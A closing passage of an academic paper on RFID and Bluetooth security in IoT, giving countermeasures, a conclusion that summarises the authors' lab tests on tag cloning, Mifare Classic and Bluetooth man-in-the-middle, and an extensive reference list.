- A blocker tag is similar to an RFID tag with the difference being that it can block readers from reading the identification of those tags that exist in the blocker tag's range [86]. Many possibilities will be generated by the blocker tag based on the serial number of the consumer tag. Therefore, the reader will not obtain the correct identification tag.
- A new coding scheme can be integrated in RFID parts used in both frontal and backward communication. In Reference [87], the RFRJ coding scheme is used to get content of tag using the secret key since an adversary will fail to obtain the data from the tag.
- Crypto attacks can be eliminated by using strong cryptographic algorithms, following open cryptographic standards and using a key with enough length.

- The "sleeping" mechanism is another type of physical solutions. In this approach, the reader sends a "sleep" command including a password to the tag to make it temporarily inactive [88].
- A successful countermeasure against the skimming attack is the use of a multiple loops antenna [49].

### *7.2. Risk Mitigation and Countermeasures for Bluetooth*

Organizations should mitigate risks to their Bluetooth implementations by applying countermeasures to address specific threats and vulnerabilities. Some of these countermeasures cannot be achieved through security features built into the Bluetooth specifications.

The main measure is that organizations must invest in awareness-based education to support staff understanding and know Bluetooth technology. Therefore, the first line of defense is to provide an adequate level of knowledge for those who will deal with Bluetooth-enabled devices.

Organizations should establish and document security policies that address the use of Bluetooth-enabled devices and users' responsibilities. Policy documents should include a list of approved usages for Bluetooth and the type of information that may be transferred over Bluetooth networks. When feasible, a centralized security policy management approach should be used in coordination with an endpoint security product installed on the Bluetooth devices to ensure that the policy is locally and universally enforced. Another line of defense is to secure the services implemented in the application layer, e.g., using end-to-end encryption mechanisms, so that they are not delegated to the lower layers. Lastly, the security policy should also specify a proper password usage scheme.

The general nature and mobility of Bluetooth enabled devices increases the difficulty of employing traditional security measures. Other mitigation techniques are listed below.

- Default settings should be updated to achieve optimal standards [62].
- Ensuring devices are in and remain in a secure range. This is done by setting devices to the lowest power level [60].
- Use link encryption for all data transmissions to prevent any eavesdropping, including passive eavesdropping [62].
- Users should ensure that all links are encryption-enabled when using multi-hop communication [60].
- Lower the risk of broadcast interceptions by encrypting the broadcasts [62].

## 8. Conclusions

Predictions regarding the number of connected IoT devices are clear. Therefore, the need to pay attention to security is high. In this article, two of the most used IoT technologies known as RFID and Bluetooth have been analyzed in terms of topology, architecture, messages/data, and security. A comprehensive review of vulnerabilities, security risks, and threats has been carried out for both technologies including information from several dataset analysis tools like CVE-MITRE, NIST, and CVE-Details. Subsequently, six architectures have been built to perform the practical analysis. All architectures have been deployed on a Raspberry Pi device due to its portability and easy management. By using open source and open hardware tools such as Proxmark3 for RFID/NFC and Ubertooth, BtleJuice, and Bleah for Bluetooth, practical analyses have been carried out, which demonstrates some mentioned vulnerabilities and provides a working methodology. Particularly, the Proxmark3 has been shown to be a powerful tool for reading, writing, cloning, and emulating the most low frequency RFID tags. In particular, it has been shown how two tags (EM4100 and HID ProxCard) can be cloned, by using the T7755 tag as a card to emulate both. Proxmark3 has been used to build two attacks in order to test the Mifare Classic security. Specifically, the mfkey attack and the nested attack have been launched. On the other hand, some vulnerabilities have been exploited for Bluetooth by using attack patterns like eavesdropping, MITM, and Fuzzing. Moreover, for both Just Works and Passkey Entry, the Long Term Key and sensible information have been recovered.

In addition, BtleJuice has been used to carry out a MITM attack, while Bleah has been used to build a fuzzing attack. The baseline, methodology, and steps of security tests have been described in detail.

Future lines are being developed for both technologies. Security analyses for second generation EPC UHF RFID tags, such as ALN-9640 Squiggle and Monza R6–P, as well as NFC cards, such as DESfire EV1 and DESfire EV2, are being developed. For Bluetooth, demonstration environments are being built for both the LE Secure mode and the Bluetooth mesh topology.

**Author Contributions:** S.J.T. and J.A.B. performed the comprehensive review about RFID security (Formal analysis); S.F.L. and J.A.B. conceived and design RFID experiments (Software); S.J.T. and S.F.L. performed the comprehensive review about Bluetooth security (Formal analysis); Pablo García Cardarelli, Jon Alberdi Garaia conceived and design Bluetooth experiments (Software); S.J.T., J.A.B. and S.F.L. wrote the paper (Writing).

**Funding:** This research received no external funding.

**Conflicts of Interest:** The authors declare no conflict of interest.

## References

1. Reyna, A.; Martín, C.; Chen, J.; Soler, E.; Díaz, M. On blockchain and its integration with IoT. Challenges and opportunities. *Futur. Gener. Comput. Syst.* **2018**, *88*, 173–190. [CrossRef]
2. Ouaddah, A.; Abou Elkalam, A.; Ait Ouahman, A. FairAccess: A new Blockchain-based access control framework for the Internet of Things. *Secur. Commun. Netw.* **2016**, *9*, 5943–5964. [CrossRef]
3. Julio, O.; Pinno, A.; De Bona, L.C.E. ControlChain: Blockchain as a Central Enabler for Access Control Authorizations in the IoT. In Proceedings of the GLOBECOM 2017—2017 IEEE Global Communications Conference, Singapore, 4–8 December 2017.
4. Smart Border Alliance. US—VISIT Increment 2C RFID Feasibility Study Report Final. 2005; p. 81. Available online: https://www.dhs.gov/xlibrary/assets/foia/US-VISIT_RFIDfeasibility_redacted-051106.pdf (accessed on 11 November 2018).
5. Cangialosi, A.; Monaly, J.E.; Yang, S.C. Leveraging RFID in hospitals: Patient life cycle and mobility perspectives. *IEEE Commun. Mag.* **2007**, *45*, 18–23. [CrossRef]
6. Anu, V.M.; Deepika, M.I.; Gladance, L.M. Animal identification and data management using RFID technology. In Proceedings of the International Confernce on Innovation Information in Computing Technologies, Chennai, India, 19–20 February 2015; pp. 1–6.
7. Bacheldor, B. U.N.'s Universal Postal Union Gears Up for Large RFID Pilot. 2008, 2. Available online: https://www.rfidjournal.com/articles/view?4504 (accessed on 11 November 2018).
8. DBUS. D-bus: TRANSPORT CARDS. 2018. Available online: https://www.dbus.eus/en/travelling-by-dbus/transport-cards/ (accessed on 13 November 2018).
9. County, M.-D. Easy Card. 2015. Available online: https://transitstore.miamidade.gov/ (accessed on 13 November 2018).
10. WMATA. Smartrip. 2018. Available online: https://www.wmata.com/fares/smartrip/ (accessed on 13 November 2018).
11. Metropolitan Transportation Commission. Clipper Card. 2018. Available online: https://www.clippercard.com/ClipperWeb/index.do (accessed on 13 November 2018).
12. Grup TMB. T-mobilitat. 2018. Available online: https://www.tmb.cat/en/about-tmb/transport-network-improvements/t-mobilitat (accessed on 13 November 2018).
13. Microelectronic, E.M.; Sa, M.; Only, R.; Identification, C. EM4100. 2004, Volume 4100, pp. 1–9. Available online: http://www.smartstripe.com/wp-content/uploads/2012/10/EM4100.pdf (accessed on 14 November 2018).
14. I. Bluetooth SIG. Bluetooth SIG Announces Mesh Networking Capability. 2017. Available online: https://www.bluetooth.com/news/pressreleases/2017/07/bluetooth-sig-announces-mesh-networking-capability (accessed on 17 November 2018).
15. I. Bluetooth SIG. Bluetooth market update. 2018. Available online: https://bit.ly/2CVLofI (accessed on 17 November 2018).
16. Ken Kolderup, S.S. *What Makes Bluetooth Mesh so Disruptive?* Bluetooth SIG: Kirkland, WA, USA, 2017; p. 1.

17. Texas Instrument. *CC13x0, CC26x0 SimpleLink Wireless MCU Technical Reference Manual*; Texas Instrum: Dallas, TX, USA, 2017.
18. Texas Instruments. *Bluetooth Low Energy CC2540 Mini Development Kit User' s Guide*; Texas Instrum: Dallas, TX, USA, 2010; pp. 1–36.
19. Sundaresan, S.; Doss, R.; Piramuthu, S.; Zhou, W. Secure Tag Search in RFID Systems Using Mobile Readers. *IEEE Trans. Dependable Secur. Comput.* **2015**, *12*, 230–242. [CrossRef]
20. Kamoun, F. RFID system management: State-of-the art and open research issues. *IEEE Trans. Netw. Serv. Manag.* **2009**, *6*, 190–205. [CrossRef]
21. Nishiyama, K. A smart shelf, an efficient object identification system by blinking led with batteryless passive low frequency RFID tag. In Proceedings of the 2012 International Symposium on Communications and Information Technologies (ISCIT), Gold Coast, QLD, Australia, 2–5 October 2012; pp. 1144–1147.
22. Chen, K.; Zhao, D.; Zhang, H.; Wang, Y.; Liu, L. 13.56 MHz passive electron tag for smart card application with high-security. In Proceedings of the 2013 IEEE International Conference on RFID-Technologies and Applications (RFID-TA), Johor Bahru, Malaysia, 4–5 September 2013; pp. 1–6.
23. Kapucu, K.; Dehollain, C. A passive UHF RFID system with a low-power capacitive sensor interface. In Proceedings of the 2014 IEEE RFID Technology and Applications Conference (RFID-TA), Tampere, Finland, 8–9 September 2014; pp. 301–305.
24. Choi, Y.B.; Yeoh, W.G. Air-interfacing microwave passive RFID tag in bulk CMOS. In Proceedings of the 2005 IEEE International Wkshp on Radio-Frequency Integration Technology: Integrated Circuits for Wideband Comm & Wireless Sensor Networks, Singapore, 30 November–2 December 2005; pp. 65–69.
25. Sánchez-ballabriga, V.; Rodríguez, R.J. DNIe3. 0 Security: More Problems Than Solutions? 2017. Available online: http://webdiis.unizar.es/~{}ricardo/files/slides/industrial/slides_RootedCON-17.pdf (accessed on 18 November 2018).
26. NFC Forum. Core Protocol Technical Specifications. 2017. Available online: https://bit.ly/2QvFJkj (accessed on 18 November 2018).
27. ISO. IEC 14443-3:2011. 2016. Available online: https://www.iso.org/standard/50942.html (accessed on 19 November 2018).
28. JSA. JSA—JIS X 6319-4. 2016. Available online: https://bit.ly/2AzryFM (accessed on 19 November 2018).
29. ISO. International Standard ISO/IEC 18092. 2012, Volume 25021. Available online: https://bit.ly/2AyHRmc (accessed on 19 November 2018).
30. Proxcard, A.T.R.; Hid, U.; Ii, P. ProxCard II Card ®125. Middle East. Available online: https://www.hidglobal.com/sites/default/files/resource_files/prox-proxcard-ii-card-ds-en.pdf (accessed on 19 November 2018).
31. OPRFID Technologies. T5577 Card. 2016. Available online: http://www.oprfid.com/T5577-card.html (accessed on 19 November 2018).
32. B.V Nxp. MF1S70YYX_V1: MIFARE Classic EV1 4K—Mainstream contactless smart card IC for fast and easy solution development. November 2017. pp. 1–37. Available online: https://www.nxp.com/docs/en/data-sheet/MF1S70YYX_V1.pdf (accessed on 19 November 2018).
33. Libelium Comunicaciones Distribuidas S.L. *RFID 125KHz Networking Guide*; Libelium Comunicaciones Distribuidas S.L.: Zaragoza, Spain, 2012; p. 24.
34. I. Bluetooth SIG. Bluetooth Core Specification Version 5.0. 2016. Available online: https://bit.ly/2FkAtOy (accessed on 20 November 2018).
35. Ren, K. Ten Important Differences Between Bluetooth BREDR And Bluetooth Smart. 2015. Available online: http://blog.bluetooth.com/ten-important-differences-between-bluetooth-bredr-and-bluetooth-smart (accessed on 20 November 2018).
36. I. Bluetooth SIG. Topology Options. 2017. Available online: https://www.bluetooth.com/bluetooth-technology/topology-options (accessed on 20 November 2018).
37. Texas Instrument CC26x0 SimpleLink$^{TM}$ Bluetooth low energy Software Stack 2.2.x. *Br. J. Neurosurg.* **2018**, *12*, 71.
38. I. Bluetooth SIG. Traditional Profile Specifications. 2015. Available online: https://www.bluetooth.com/specifications/profiles-overview (accessed on 20 November 2018).
39. I. Bluetooth SIG. GATT Specifications. 2016. Available online: https://www.bluetooth.com/specifications/gatt (accessed on 20 November 2018).

40. Richard Sharpe, E.W. Wireshark User's Guide. 2014, p. 191. Available online: https://www.wireshark.org/download/docs/user-guide.pdf (accessed on 20 November 2018).
41. Bluetooth Special Interest Group. *Specification of the Bluetooth System Covered Core Package*, version 4.2.; Bluetooth Special Interest Group: Kirkland, WA, USA, April 2014; p. 2272.
42. Ren, K. Bluetooth Pairing Part 4: LE Secure Connections—Numeric Comparison. 2017. Available online: https://blog.bluetooth.com/bluetooth-pairing-part-4 (accessed on 20 November 2018).
43. MITRE Corporation. CAPEC-94: Man in the Middle Attack. 2018. Available online: https://capec.mitre.org/data/definitions/94.html (accessed on 20 November 2018).
44. Ren, K. Bluetooth Pairing Part 2: Key-generation-methods. 2015. Available online: https://blog.bluetooth.com/bluetooth-pairing-part-2 (accessed on 20 November 2018).
45. Mitrokotsa, A.; Rieback, M.R.; Tanenbaum, A.S. Classification of RFID Attacks. In Proceedings of the 2nd International Workshop on RFID Technology—Concepts, Applications, Challenges (IWRT 2008), Barcelona, Spain, 12–16 June 2008; pp. 73–86.
46. Rong, C.; Zhao, G.; Yan, L.; Cayirci, E.; Cheng, H. RFID Security Threats and Basic Solutions. *Netw. Syst. Secur.* **2013**, 353–380.
47. Mednis, A.; Zviedris, R. RFID communication: How well protected against reverse engineering? In Proceedings of the 2012 Second International Conference on Digital Information Processing and Communications (ICDIPC), Klaipeda City, Lithuania, 10–12 July 2012; pp. 56–61.
48. Smiley, S. 7 Types of Security Attacks on RFID Systems. 2016. Available online: https://blog.atlasrfidstore.com/7-types-security-attacks-rfid-systems (accessed on 21 November 2018).
49. Martins, R.M.; Bacquet, S.; Reverdy, J. Multiple Loop Antenna against Skimming Attack. In Proceedings of the 2010 Fifth International Conference on Systems and Networks Communications, Nice, France, 22–27 August 2010; pp. 142–147.
50. Guizani, S. Implementation of an RFID relay attack countermeasure. In Proceedings of the 2015 International Wireless Communications and Mobile Computing Conference (IWCMC), Dubrovnik, Croatia, 24–28 August 2015; pp. 1318–1323.
51. Fu, Y.; Zhang, C.; Wang, J. A research on Denial of Service attack in passive RFID system. In Proceedings of the 2010 International Conference on Anti-Counterfeiting, Security and Identification, Chengdu, China, 18–20 July 2010; pp. 24–28.
52. Mitre. *CVE®Common Vulnerabilities and Exposures*; Mitre: McLean, VA, USA, 2018.
53. Padgette, J.; Bahr, J.; Batra, M.; Holtmann, M.; Smithbey, R.; Chen, L.; Scarfone, K. NIST Special Publication 800-121 Revision 2 Guide to Bluetooth Security. 2017; p. 67. Available online: https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-121r2.pdf (accessed on 21 November 2018).
54. Özkan, S. CVE-Details. 2018. Available online: www.cvedetails.com (accessed on 22 November 2018).
55. I. Microchip Technology. Bluetooth Low Energy Security Modes and Procedures. 2019. Available online: http://microchipdeveloper.com/wireless:ble-gap-security (accessed on 22 November 2018).
56. Alliance, S.C. Bluetooth Low Energy (BLE) 101: A Technology Primer with Example Use Cases. 2014, p. 32. Available online: https://davidhoglund.typepad.com/files/ble101-final-053014.pdf (accessed on 22 November 2018).
57. Saravanan, K.; Vijayanand, L.; Negesh, R.K. A Novel Bluetooth Man-In-The-Middle Attack Based On SSP using OOB Association model. 2012, pp. 1–5. Available online: https://arxiv.org/ftp/arxiv/papers/1203/1203.4649.pdf (accessed on 22 November 2018).
58. Bluetooth SIG. *Bluetooth SIG Proprietary Information*; Bluetooth SIG: Kirkland, WA, USA, 2016; Volume 3, pp. 2–6.
59. Patel, P.; Merchant, A.; Tailor, N.; Trivedi, C. Bluetooth Security Issues. 2015, 6, 5295–5299. Available online: http://ijcsit.com/docs/Volume%206/vol6issue06/ijcsit2015060696.pdf (accessed on 23 November 2018).
60. Nateq Be-Nazir Ibn Minar, M.T. Bluetooth Security Threats and Solutions: A Survey. *Proc. Natl. Acad. Sci. USA* **2012**, *94*, 22.
61. Lonzetta, A.; Cope, P.; Campbell, J.; Mohd, B.; Hayajneh, T. Security Vulnerabilities in Bluetooth Technology as Used in IoT. *J. Sens. Actuator Netw.* **2018**, *7*, 28. [CrossRef]

62. Cope, P.; Campbell, J. An investigation of Bluetooth security vulnerabilities. In Proceedings of the 2017 IEEE 7th Annual Computing and Communication Workshop and Conference (CCWC), Las Vegas, NV, USA, 9–11 January 2017; pp. 1–7. Available online: https://ieeexplore.ieee.org/document/7868416. (accessed on 23 November 2018). [CrossRef]
63. Margaritelli, S. BLE Scanner for Smart Devices Hacking: BLEAH. 2016. Available online: https://github.com/evilsocket/bleah (accessed on 23 November 2018).
64. Ryan, M. Crackle. 2015, p. 1. Available online: https://github.com/mikeryan/crackle (accessed on 23 November 2018).
65. Kwon, G.; Kim, J.; Noh, J.; Cho, S. Bluetooth low energy security vulnerability and improvement method. In Proceedings of the 2016 IEEE International Conference on Consumer Electronics-Asia (ICCE-Asia), Seoul, Korea, 26–28 October 2016; pp. 1–4. Available online: http://ieeexplore.ieee.org/document/7804832. (accessed on 23 November 2018).
66. Shahriar, S.; Das, S.; Hossain, S. Security threats in Bluetooth technology. *Secur. Threats Bluetooth Technol.* **2018**, *74*, 308–322.
67. Garcia, F.D.; Gans, G.D.K.; Verdult, R. Tutorial: Proxmark, the Swiss Army Knife for RFID Security Research. 2012, pp. 1–9. Available online: https://www.cs.bham.ac.uk/~{}garciaf/publications/Tutorial_Proxmark_the_Swiss_Army_Knife_for_RFID_Security_Research-RFIDSec12.pdf (accessed on 23 November 2018).
68. Pwpiwi. mfkey. 2018, p. 4. Available online: https://bit.ly/2Qtkbok (accessed on 23 November 2018).
69. Ossmann, M.; Spill, D. Building an All-Channel Bluetooth Monitor. ShmooCon 09. 2009, p. 102. Available online: http://www.ossmann.com/shmoo-09/ossmann-spill-shmoo-2009.pdf (accessed on 23 November 2018).
70. Ryan, M. Ubertooth. 2018. Available online: https://github.com/greatscottgadgets/ubertooth (accessed on 23 November 2018).
71. Cauquil, D. BtleJuice Framework. 2016. Available online: https://github.com/DigitalSecurity/btlejuice (accessed on 23 November 2018).
72. Cauquil, D. Btlejuice: The Bluetooth Smart MITM Framework. 2016. Available online: https://speakerdeck.com/virtualabs/btlejuice-the-bluetooth-smart-mitm-framework (accessed on 23 November 2018).
73. Iceman. Kali Linux. 2017. Available online: https://github.com/Proxmark/proxmark3/wiki/UbuntuLinux (accessed on 23 November 2018).
74. ACS. ACR122U. Technical Specifications V3.06. 2017, p. 47. Available online: https://www.acs.com.hk/en/download-manual/418/TSP-ACR122U-3.06.pdf (accessed on 24 November 2018).
75. Wiki. nfc-tools. 2013. Available online: http://nfc-tools.org/index.php/Main_Page (accessed on 24 November 2018).
76. Ren, K. Bluetooth Pairing Part 3 Low Energy Legacy Pairing Passkey Entry. 2016. Available online: https://blog.bluetooth.com/bluetooth-pairing-passkey-entry (accessed on 24 November 2018).
77. T. Instruments. Using BTool. 2017. Available online: http://dev.ti.com/tirex/content/simplelink_cc2640r2_sdk_1_30_00_25/docs/blestack/btool_user_guide/BTool_Users_Guide/index.html# (accessed on 24 November 2018).
78. Brivo. Card Calculator. 2018. Available online: https://www.brivo.com/card-calculator/ (accessed on 24 November 2018).
79. T. Instruments. T. Instruments. ISO/IEC 14443 Overview. 2014. Available online: https://e2e.ti.com/cfs-file/__key/telligent-evolution-components-attachments/00-667-01-00-00-30-14-15/ISO14443-Overview_2D00_v5.ppt (accessed on 24 November 2018).
80. Vila, J.; Rodríguez, R.J. Practical Experiences on NFC Relay Attacks with Android. 2015. Available online: https://vwzq.net/papers/rfidsec15-practical-nfc-relay.pdf (accessed on 25 November 2018).
81. Rodríguez, R.J.; Pepe, V. On Relaying NFC Payment Transactions using Android devices. 2015. Available online: https://www.rootedcon.com/archive/rooted2015 (accessed on 25 November 2018).
82. Figueroa, S.; Carías, J.F.; Añorga, J.; Arrizabalaga, S.; Hernantes, J. A RFID-based IoT Cybersecurity Lab in Telecommunications Engineering. In Proceedings of the 2018 XIII Technologies Applied to Electronics Teaching Conference (TAEE), Santa Cruz de Tenerife, Spain, 20–22 June 2018; pp. 1–8.
83. Ryan, M. Bluetooth Smart. The Good, The Bad, The Ugly ... and The Fix. Black Hat USA 2013. pp. 1–47. Available online: https://lacklustre.net/bluetooth/bluetooth_smart_good_bad_ugly_fix-mikeryan-blackhat_2013.pdf (accessed on 25 November 2018).

84. Ohmura, N.; Ogino, S.; Okano, Y. Optimized shielding pattern of RF faraday cage. In Proceedings of the 2014 International Symposium on Electromagnetic Compatibility, Tokyo, Japan, 12–16 May 2014; pp. 765–768.
85. El Beqqal, M.; Azizi, M. Classification of major security attacks against RFID systems. In Proceedings of the 2017 International Conference on Wireless Technologies, Embedded and Intelligent Systems (WITS), Fez, Morocco, 19–20 April 2017; pp. 1–6.
86. Veeramani, M.; Satyavolu, C.J.; Radhakrishnan, S.; Sarangan, V. Block the blocker: A blocker-tag agnostic ALOHA-based tag reading protocol in dense RFID system. In Proceedings of the 2014 IEEE International Conference on Advanced Networks and Telecommuncations Systems (ANTS), New Delhi, India, 14–17 December 2014; pp. 1–6.
87. Sakai, K.; Sun, M.; Ku, W.; Lai, T.H. A Novel Coding Scheme for Secure Communications in Distributed RFID Systems. *IEEE Trans. Comput.* **2016**, *65*, 409–421. [CrossRef]
88. Chen, Y.-Y.; Tsai, M.-L. The Study on Secure RFID Authentication and Access Control. 2011. Available online: https://www.intechopen.com/chapter/pdf-download/16533 (accessed on 25 November 2018).